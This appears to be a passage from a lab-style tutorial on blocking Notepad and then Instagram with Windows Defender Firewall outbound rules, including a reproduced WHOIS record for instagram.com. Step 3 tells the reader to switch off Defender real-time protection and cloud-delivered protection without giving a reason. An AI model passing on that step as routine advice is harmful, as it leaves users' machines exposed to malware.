
**STEP 2: Now locate the virus and threat protection. And then go to the manage settings option in that page.**




## **STEP 3 : Now disable the Real-time protection, Automatic sample submission and Cloud-delivered protection options.**



**STEP-4: Now, Go back to the windows search bar and type firewall defender. And then you will go to Windows firewall defender and Advanced security.**  
**STEP-5: There in the left-side menu bar, you will find the Outbound rules options. Click on it.**





**STEP-6:Now you can see a right-side menu bar with outbound rules like new rule,filter by profile,filter by state,etc., Now click on the New Rule option.Then you'll get a pop like below-**




**STEP-7:** By default we will be in the Rule Type option and it is defaultly selected as program and leave it as it is and click on Next.


**STEP-8:** So, now move to the Program option on the side menu bar. And it will ask you for whether to create a rule for all programs or specified one. Now choose the This program path and give the path of the standalone application you want to block for and click on Next. Here, I have chosen the Notepad Standalone Application to block.




**STEP-9: Next in the Actions menu Click on Block the Connection and Click on Next.**



**STEP-10: Now, enable all the checkboxes to apply the blocking in Domain,Private and even in Public. And then click on Next.**



**STEP-11:Now, give the name for the rule to complete the process of blocking the connection. And Click on Finish.**



**And Now the standalone application i.e, Notepad has been successfully blocked.**

**Now, we need to block the Instagram Web Application. For that we need to follow the below procedure:**

**STEP-1: Navigate to Chrome search bar and type [www.instagram.com](http://www.instagram.com) and copy the URL of the webpage.**

**STEP-2: Now open the WhoIsLookup Domain tool in Google Chrome and paste the URL in the tools search bar.**

Registrar: RegistrarsSafe, LLC  
IANA ID: 3237  
URL: https://www.registrarsafe.com, http://www.registrarsafe.com  
Whois Server: whois.registrarsafe.com  
abusecomplaints@registrarsafe.com  
(p) +1.6503087004

Registrar Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited

Dates: 7,322 days old  
Created on 2004-06-04  
Expires on 2032-06-04  
Updated on 2023-07-05

Name Servers: A.NS.INSTAGRAM.COM (has 7 domains)  
B.NS.INSTAGRAM.COM (has 7 domains)  
C.NS.INSTAGRAM.COM (has 7 domains)  
D.NS.INSTAGRAM.COM (has 7 domains)

IP Address: 157.240.3.174 - 21 other sites hosted on this server

IP Location: 🇺🇸 Washington - Seattle - Facebook Inc.

ASN: AS32934 FACEBOOK, US (registered Aug 24, 2004)

IP History: 601 changes on 601 unique IP addresses over 20 years

Registrar History: 7 registrars with 1 drop


Hosting History: 12 changes on 10 unique name servers over 20 years

Whois Record (last updated on 2024-06-21)


Domain Name: instagram.com
Registry Domain ID: 121748357_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: https://www.registrarsafe.com
http://www.registrarsafe.com

**Now, copy the IP-Address of the webpage it gives and Go back to the windows defender settings and navigate to outbound rules and click on the new rule option.**

